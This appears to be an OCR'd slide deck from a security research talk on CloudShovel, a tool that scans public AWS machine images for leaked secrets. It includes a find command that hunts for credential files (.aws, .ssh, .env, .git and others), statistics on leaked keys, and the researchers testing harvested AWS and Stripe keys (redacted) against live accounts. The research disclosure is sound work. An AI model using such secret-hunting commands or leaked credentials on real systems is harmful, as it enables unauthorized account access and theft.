
Accessing the AMI's contents




Accessing the AMI's contents





DEMO




```
PS D:\> aws ec2 describe-images --region eu-central-1 `
>> --include-deprecated `
>> --filter Name=name,Values="*CloudShovel*"
```

 **CloudShovel** Public

 Unpin

 Unwatch 1 ⌵

 Fork 4 ⌵

 Star 69 ⌵

 main ⌵


 1 Branch

 0 Tags

🔍 Go to file t

Add file ⌵

 Code ⌵

 saw-your-packet fix: replaced relative path for bash scripts	9964b41 · 3 weeks ago	🕒 11 Commits
📁 src/cloudshovel	fix: replaced relative path for bash scripts	3 weeks ago
📄 .gitignore	update gitignore	3 weeks ago
📄 LICENSE	Initial commit	2 months ago
📄 MANIFEST.in	fix pypi deploy and readme	last month
📄 README.md	update: docs, help menu	3 weeks ago
📄 requirements.txt	update: docs, help menu	3 weeks ago
📄 setup.py	fix: replaced relative path for bash scripts	3 weeks ago

About

⚙️

A tool for scanning public or private AMIs for sensitive files and secrets. The tool follows the research made on AWS CloudQuarry where we scanned 20k+ public AMIs.







Releases

Master EC2 Instance




This will spawn instances based on AMIs, detach the volume, attach it to a secret searcher instance, start the scanning and clean up afterwards


Secret searcher instances per region



Detach EBS Volume




Attach EBS Volume



Detach EBS Volume



Attach EBS Volume



Detach EBS Volume



Attach EBS Volume

1.2k lines of code
+
14 days of scanning time
+
450\$
=
500GB of data

Secret Searcher Section

Researchers

Eduard Agavriloe

- Cloud Researcher
- AWS Offensive Security Expert
- WIP: Trainer



Matei Josephs

- Senior Security Researcher
- Jack of All Trades

Initial Strategy

- Do not reinvent the wheel — use known tools
- Decided to use TruffleHog

Why did our initial strategy fail?

→ Very slow

→ Several false positives

New Strategy

→ SIMPLE > COMPLEX

→ Zen of Python:

Simple is better than complex.

Complex is better than complicated.

Special cases aren't special enough to break the rules


New Strategy — WHAT?

- ➔ Decided to only look for specific types of files or directories:
.ssh, .env, .git, .aws, others...
- ➔ So what are we looking for exactly?
 - Environment secrets
 - Secrets leaked within git repositories
 - AWS credentials
 - SSH Private Keys

New Strategy – HOW?

→ find

New Strategy — HOW?



```
find $mount_point \( ! -path "$mount_point/Windows/*" -a ! -path "$mount_point/Program Files/*" \
-a ! -path "$mount_point/Program Files \((x86\)/*" \) -size -25M \
\( -name ".aws" -o -name ".ssh" -o -name "credentials.xml" \
-o -name "secrets.yml" -o -name "config.php" -o -name "_history" \
-o -name "autologin.conf" -o -name "web.config" -o -name ".env" \
-o -name ".git" \) -not -empty
```


New Strategy — HOW?

- ➔ Automations for verifying AWS credentials
- GitLeaks for checking Git repositories for secrets
- Some automations for validating keys (KeyHacks)
- A lot of manual work for validating keys

New Strategy — HOW?

Automations for verifying AWS credentials

→ GitLeaks for checking Git repositories for secrets

Some automations for validating keys (KeyHacks)

A lot of manual work for validating keys

New Strategy — HOW?

Automations for verifying AWS credentials

GitLeaks for checking Git repositories for secrets

→ Some automations for validating keys (KeyHacks)

A lot of manual work for validating keys

New Strategy — HOW?

Automations for verifying AWS credentials

GitLeaks for checking Git repositories for secrets

Some automations for validating keys (KeyHacks)

→ A lot of manual work for validating keys

What Have We Found?

2,077,989 Generic API Key

105,322 AWS

23,738 Private Key

22,936 JSON Web Token

3,038 Telegram Bot API Token

2,382 GCP API key

1,075 Slack token

1,007 Slack Webhook

937 Stripe

And more...

What Have We Found?

**120+ valid AWS
credentials**

(~20 of them root)

Now What?

```
C:\Users\MateiJosephs>aws account get-contact-information --profile 8
{
  "ContactInformation": {
    "AddressLine1": "[REDACTED]",
    "AddressLine2": "[REDACTED]",
    "City": "[REDACTED]",
    "CompanyName": "[REDACTED]",
    "CountryCode": "IN",
    "FullName": "[REDACTED]",
    "PhoneNumber": "[REDACTED]",
    "PostalCode": "[REDACTED]",
    "StateOrRegion": "[REDACTED]"
  }
}
```

Affected Companies

Most valuable companies: \$200 billion and \$50 billion

Telecom: 3 big companies

Security and Tech: 10 relevant companies

Other industries: Consulting, Education, Health, Manufacturing and Industry

Multiple companies with global reach

Affected Companies

Okay, but anyone can write whatever they want in the company field in AWS, right?

Yes, but...


IMPACT

➡ Exposed AWS credentials: P1 on BugCrowd

IMPACT

0\$

IMPACT



How we earned and lost 3
million dollars in a week

How we earned 3 million dollars in a week

```
$ curl https://api.stripe.com/v1/balance -u sk_live_ULX[REDACTED]8Fb:
{
  "object": "balance",
  "available": [
    {
      "amount": 3171708,
      "currency": "usd",
      "source_types": {
        "card": 3171708
      }
    }
  ],
  "connect_reserved": [
    {
      "amount": 0,
      "currency": "usd"
    }
  ],
  "instant_available": [
    {
      "amount": 1000000,
      "currency": "usd",
      "source_types": {
        "card": 1000000
      }
    }
  ],
}
```

← \$3,171,708

How we earned 3 million dollars in a week

\$3,171,708



amount integer

Gross amount of this transaction **(in cents)**. A positive value represents funds charged to another party, and a negative value represents funds sent to another party.

How we earned 3 million dollars in a week


~~\$3,171,708~~ \$31,717.08



